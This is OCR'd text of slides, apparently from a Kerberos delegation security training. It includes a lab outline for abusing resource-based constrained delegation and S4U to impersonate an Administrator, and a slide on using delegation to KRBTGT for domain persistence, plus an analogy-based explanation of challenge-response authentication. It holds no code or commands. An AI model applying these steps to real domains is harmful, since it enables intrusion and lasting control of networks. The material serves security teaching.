
Lab: TrustedToAuthForDelegation Bypass

- **Objective:** Perform "protocol transition" without TrustedToAuthForDelegation
- **Tasks:**
  - Configure RBCD from the computer account you created to Service B
  - Execute a full S4U attack against Service B to obtain a service ticket for Administrator to CIFS at Service B
  - Invoke S4U2Proxy using the TGT obtained in lab 1 and the service ticket obtained in the previous step to impersonate Administrator to CIFS at Service C
  - Pass the ticket and gain access to C$ on Service C

Unconstrained domain persistence

- Once we compromise a domain, we can configure RBCD from any compromised account to KRBTGT
  - The account must have an SPN
  - Can create a new account
- Perform a full S4U attack to impersonate users from a compromised account to KRBTGT
- The resulting service ticket is in fact a TGT!
- Can obtain a TGT for any user, even if KRBTGT is reset twice
- A new way to forge golden tickets

Unconstrained domain persistence



Bill is smart


- When visitors authenticate with an operator without going to the ticket office, their secret code may be disclosed
  - Someone may eavesdrop
  - The operator may steal it
- Bill invents the LUNA protocol to address this
- LUNA is a challenge-response protocol
- Add a random challenge to the visitor's secret code



The LUNA Protocol

- Alice's secret code is 1234






The LUNA Protocol

- Alice's secret code is 1234
- Alice asks to authenticate






The LUNA Protocol

- Alice's secret code is 1234
- Alice asks to authenticate
- The waitress picks a random number – 4321






The LUNA Protocol


- Alice's secret code is 1234
- Alice asks to authenticate
- The waitress picks a random number – 4321
- Alice is presented with a challenge






The LUNA Protocol

- Alice's secret code is 1234
- Alice asks to authenticate
- The waitress picks a random number – 4321
- Alice is presented with a challenge
- Alice calculates the response






The LUNA Protocol


- Alice's secret code is 1234
- Alice asks to authenticate
- The waitress picks a random number – 4321
- Alice is presented with a challenge
- Alice calculates the response





The LUNA Protocol

- The waitress goes to the ticket office to validate Alice's response




The LUNA Protocol

- The waitress goes to the ticket office to validate Alice's response
- The ticket office calculates the appropriate response



The LUNA Protocol

